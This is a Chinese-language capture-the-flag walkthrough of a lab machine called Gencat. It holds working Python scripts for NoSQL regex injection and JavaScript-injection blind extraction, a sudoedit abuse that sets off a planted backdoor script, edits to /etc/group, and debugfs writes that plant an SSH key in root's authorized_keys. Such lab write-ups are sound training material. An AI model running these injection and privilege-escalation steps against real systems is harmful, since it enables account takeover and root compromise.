

Gencat_Yolo


信息搜集

```
→ ~ nmap -sV -Pn 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 15:25 +0800
Nmap scan report for 192.168.56.104
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     lighttpd 1.4.82
5000/tcp  open  http     Werkzeug httpd 3.1.5 (Python 3.12.12)
MAC Address: 08:00:27:14:CC:E3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.37 seconds
```

出现两个web端口，先依次分析

本题入口需要Nosql注入



我发现一点，所有的请求如果是正确的，响应包只有那个viewer用户对应的token，如果错误，就会401,比如说下面，我打算正则判断密码长度是 15,结果401了，改成16后，就一样返回一段随机token

```
POST /api/v1/auth/login HTTP/1.1
Host: 192.168.56.104:5000
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json


{
  "username": "admin",
  "password": { "$regex": "^.{15}$" }
}
---
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.5 Python/3.12.12
Date: Fri, 30 Jan 2026 09:00:52 GMT
Content-Type: application/json
Connection: close
Content-Length: 20

{"status":"failed"}
---
POST /api/v1/auth/login HTTP/1.1
Host: 192.168.56.104:5000
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json

{
  "username": "admin",
  "password": { "$regex": "^.{16}$" }
}
---
```

```
{
  "role": "viewer",
  "status": "authenticated",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTkiLCJyb2x1IjoimlId2VyIiwiaXhwIjojNzY5NzY1Nzc3fQ.ckTvevy5mwOF74j7bqqU9SpzXj7epAj85P5RIFcUmR4"
}
```

按照这个规律，我可以逐个字符进行正则匹配判断，按照401作为错误标志，成功爆破出admin用户的密码 P@ss_Str0ng_9821



上图是我猜测首字母是P的正则判断，成功了

```
{
  "username": "admin",
  "password": { "$regex": "^P" }
}
```

```
import requests
import string
```

```

url = "http://192.168.56.104:5000/api/v1/auth/login"
headers = {"Content-Type": "application/json"}
target_length = 16
charset = string.ascii_letters + string.digits + "_@{}-!"
password = ""

print(f"[*] Starting injection. Target length: {target_length}")

for i in range(1, target_length + 1):
    for char in charset:
        escaped_password = "".join(['\\' + c if c in r".+*?^$()[\]{}|\\\" else
c for c in password])
        escaped_char = '\\' + char if char in r".+*?^$()[\]{}|\\\" else char

        payload = {
            "username": "admin",
            "password": { "$regex": f"^{escaped_password}{escaped_char}."
{{{target_length - i}}}$" }
        }

        try:
            r = requests.post(url, json=payload, headers=headers)
            if r.status_code == 200:
                password += char
                print(f"[+] Position {i}: {password}")
                break
        except Exception as e:
            print(f"Error: {e}")

print(f"\n[!] Final Password: {password}")

```

```
yolo@Yolo:~/下载/vocation_cry

→ vocation_cry python crack.py
[*] Starting injection. Target length: 16
[+] Position 1: P
[+] Position 2: P@
[+] Position 3: P@s
[+] Position 4: P@ss
[+] Position 5: P@ss_
[+] Position 6: P@ss_S
[+] Position 7: P@ss_St
[+] Position 8: P@ss_Str
[+] Position 9: P@ss_Str0
[+] Position 10: P@ss_Str0n
[+] Position 11: P@ss_Str0ng
[+] Position 12: P@ss_Str0ng_
[+] Position 13: P@ss_Str0ng_9
[+] Position 14: P@ss_Str0ng_98
[+] Position 15: P@ss_Str0ng_982
[+] Position 16: P@ss_Str0ng_9821

[!] Final Password: P@ss_Str0ng_9821
```

perfect!!!

```
yolo@Yolo:~/下载/大傻子的小圈子/gencat
~/下载/大傻子的小圈子/gencat

→ gencat curl -X POST http://192.168.56.104:5000/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"username": "admin", "password": "P@ss_Str0ng_9821"}'
{"role": "admin", "status": "authenticated", "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTk1LCJyb2x1IjoieWRTaW4iLCJleHAiOiJlbnNjYXNkZB9.kBcRUD8NqhCit3R50uaDXQKuVC2Byh3nV9hODpHYghM"}
→ gencat █
```

研究了V3,发现只有三个ID在线，其他都是offline

发送请求 Alt+⇧ 强制 HTTPS 历史 慢速示例

Request

```
1 GET /api/v3/system/diagnostic?probe_id={{int(1-1000)}} HTTP/1.1
2 Host: 192.168.56.104:5000
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0,-1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/json
10 Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTk1LCJyb2x1IjoieWRTaW4iLCJleHAiOiJlbnNjYXNkZB9.kBcRUD8NqhCit3R50uaDXQKuVC2Byh3nV9hODpHYghM
```

成功[1000] 失败[0] 并发/负载

请求	Method	状态	响应大小	延迟(ms)	Payloads	提取数据
97	GET	200	38	16	102	-
101	GET	200	35	16	101	-
1000	GET	200	35	14	999	-
1	GET	200	21	12	2	-
2	GET	200	21	356	12	-
3	GET	200	21	367	8	-
4	GET	200	21	379	1	-
5	GET	200	21	381	7	-
6	GET	200	21	385	5	-
7	GET	200	21	383	14	-
8	GET	200	21	14	23	-

快速预览 请求 响应

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.5 Python/3.12.12
3 Date: Fri, 30-Jan-2026 09:17:49 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 35
7
8 {"node": "admin", "status": "Online"}
```

远端地址: 192.168.56.104:5000
0: 响应时间: 14ms; 总耗时: 26ms; URL: http://192.168.56.104:5000/api...

分别是 admin:999 , operator:102 , guest:101

那个网页说了，flag就藏在env_flag，测试了下，这里可以通过拼接js来读取



这是成功的一个例子



然后继续盲注爆破，下面是脚本

```
import requests
import string

url = "http://192.168.56.104:5000/api/v3/system/diagnostic"
token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTkiLCJyb2x1IjoieWVhbnRtaW4iLCJleHAiOiJlE3NjY3NjYxNzB9.kBcRUD8NqhCit3R5OuaDXQKuVC2Byh3nV9hODpHYghM"
headers = {"Authorization": token}

flag = ""
charset = string.ascii_letters + string.digits + "{}_!:(~)"

print("[*] Starting extraction of SYS_TERMINAL_FLAG...")

for i in range(len(flag), 64):
    found_char = False
    for char in charset:
        test_flag = flag + char
        payload = f"999' && env_flag.startsWith('{test_flag}') && '1'=='1'"


        try:
            r = requests.get(url, params={"probe_id": payload}, headers=headers)
```

```

        if '"status":"Online"' in r.text:
            flag += char
            print(f"[+] Found: {flag}")
            if char == "}":
                print(f"\n[!] Mission Accomplished! Flag: {flag}")
                exit()
            found_char = True
            break
    except Exception as e:
        print(f"Error: {e}")
        break

if not found_char:
    print("\n[!] Extraction stopped. Flag found so far: " + flag)
    break

```



```

yolo@Yolo:~/下载/vocation_cry
[+] Found: FLA
[+] Found: FLAG
[+] Found: FLAG{
[+] Found: FLAG{c
[+] Found: FLAG{ca
[+] Found: FLAG{cat
[+] Found: FLAG{cat:
[+] Found: FLAG{cat:c
[+] Found: FLAG{cat:c4
[+] Found: FLAG{cat:c4t
[+] Found: FLAG{cat:c4tc
[+] Found: FLAG{cat:c4tc4
[+] Found: FLAG{cat:c4tc4t
[+] Found: FLAG{cat:c4tc4tc
[+] Found: FLAG{cat:c4tc4tc4
[+] Found: FLAG{cat:c4tc4tc4t
[+] Found: FLAG{cat:c4tc4tc4t}
[!] Mission Accomplished! Flag: FLAG{cat:c4tc4tc4t}
→ vocation_cry

```

这个flag就是一组用户ssh登录凭据

get shell

```
cat:c4tc4tc4t
```

cat用户有sudo权限

```
Gencat:~$ head user.txt
flag{user-af6b54609f58d96c373f64179758201d}
Gencat:~$ sudo -l
Matching Defaults entries for cat on Gencat:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for cat:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL PATH"

User cat may run the following commands on Gencat:
    (ALL) NOPASSWD: /usr/bin/cat /root/root.txt
```

这里之所以不用cat，是因为不敢用（已经手贱，运行过了

```
Gencat:~$ which cat
/usr/bin/cat
Gencat:~$ head /usr/bin/cat
/bin/gencat
```

逆向了下，也不是什么恶意程序，是个‘摸鱼’软件，总之在这里没有用，可以尝试下，如何覆盖呢？

都动不了，问了sublarge，这里要翻下 `/var/www/localhost/static/shamao.jpg`

发现确实藏了东西

```
→ 下载 stegseek shamao.jpg /usr/share/wordlists/rockyou.txt output.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Serialace"
[i] Original filename: "pass.txt".
[i] Extracting to "output.txt".

→ 下载 cat output.txt
eKCy4MrdnDAuQwCR
```

对 `eKCy4MrdnDAuQwCR` 进行 `base62` 解密，拿到dog用户密码 `d0ggd0ggd0gg`

发现有个类似的sudo权限


```
~ $ sudo -l
```

Matching Defaults entries for dog on Gencat:

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

Runas and Command-specific defaults for dog:

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL PATH"
```

User dog may run the following commands on Gencat:

```
(ALL) NOPASSWD: sudoedit /etc/motd
```

但是到这里依然不晓得两个用户的sudo权限怎么联合使用，还是sublance给了hint，这里存在后门文件

```
Gencat:~$ find / -type f \( -name "*backdoor*" \) 2>/dev/null
/etc/local.d/backdoor.start
Gencat:~$ head -n 100 /etc/local.d/backdoor.start
#!/bin/sh
```

```
TARGET_FILE="/etc/motd"
```

```
TARGET_HASH="5399e8634cc0be890edaf70a1c825c64"
```

```
EXPLOIT_TARGET="/etc/group"
```

```
while true; do
```

```
    inotifywait -q -e close_write "$TARGET_FILE"
```

```
    CURRENT_HASH=$(md5sum "$TARGET_FILE" | awk '{print $1}')
```

```
    if [ "$CURRENT_HASH" == "$TARGET_HASH" ]; then
```

```
        chmod o+w "$EXPLOIT_TARGET"
```

```
    fi
```

```
done
```

审计sh文件，发现只要我修改/etc/motd文件，让它哈希值变成

5399e8634cc0be890edaf70a1c825c64 即可，用这个网站查的<https://www.somd5.com/>

输入让你无语的MD5

5399e8634cc0be890edaf70a1c825c64

解密

md5

0e123456

但是正常使用vi,vim等编辑文件时，需要注意换行符的问题，我这里选择用管道符+tee处理

```
~ $ export SUDO_EDITOR=tee
~ $ echo -n '0e123456' | sudoedit /etc/motd
0e123456~ $ ls -la /etc/group
-rw-r--rw-  1 root    root          662 Feb  2 18:21 /etc/group
```

to root

成功拿到编辑/etc/group的权限，为了避免意外，我这里只针对cat用户进行提权处理,只编辑了两处（之前对disk组提权有经验了）

```
root:x:0:root,cat
...
disk:x:6:root,cat
~ $ su cat
Password:
/home/dog $ cd
~ $ id
uid=1000(cat) gid=1000(cat) groups=0(root),6(disk),1000(cat)
```

先找到磁盘设备/dev/sda3

```

~ $ ls -l /dev/sd* /dev/vd* /dev/hd* 2>/dev/null
brw-rw----    1 root    disk      8,    0 Feb  2 18:16 /dev/sda
brw-rw----    1 root    disk      8,    1 Feb  2 18:16 /dev/sda1
brw-rw----    1 root    disk      8,    2 Feb  2 18:16 /dev/sda2
brw-rw----    1 root    disk      8,    3 Feb  2 18:29 /dev/sda3
~ $ mount | grep ' / '
/dev/sda3 on / type ext4 (rw,relatime)

```

然后这里建议编辑两处，一个是将/usr/bin/cat的内容改成/bin/cat，另一处就是提权用的，将本地的ssh公钥写入/root/.ssh/authorized_keys中，

```

~ $ head -n 10 /tmp/cat
/bin/cat
~ $ head -n 10 /tmp/key
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDOPvL/RBWBXdsyHT/luCyOQLrRXyu2DiDJDH.....aq/8Bs
U/gvzfEhs= yolo@Yolo
~ $ debugfs -w /dev/sda3
debugfs 1.47.2 (1-Jan-2025)
debugfs: rm /usr/bin/cat

debugfs: write /tmp/cat /usr/bin/cat
Allocated inode: 3899
debugfs: write /tmp/key /root/.ssh/authorized_keys
Allocated inode: 13216
debugfs: quit
~ $ head -n 10 /usr/bin/cat
/bin/cat
~ $ cat --help
BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary.

Usage: cat [-nbvteA] [FILE]...

Print FILEs to stdout

    -n  Number output lines
    -b  Number nonempty lines
    -v  Show nonprinting characters as ^x or M-x
    -t  ...and tabs as ^I
    -e  ...and end lines with $
    -A  Same as -vte

```

新启动一个shell，拿到root shell

```
→ gencat ssh -i ssh_key root@192.168.56.109
0e123456Gencat:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk)
,10(wheel),11(floppy),20(dialout),26(tape),27(video),103(docker)
Gencat:~# cat /root/root.txt
flag{root-1abe79fadc9a1c85bce9154c2857b429}
Gencat:~#
```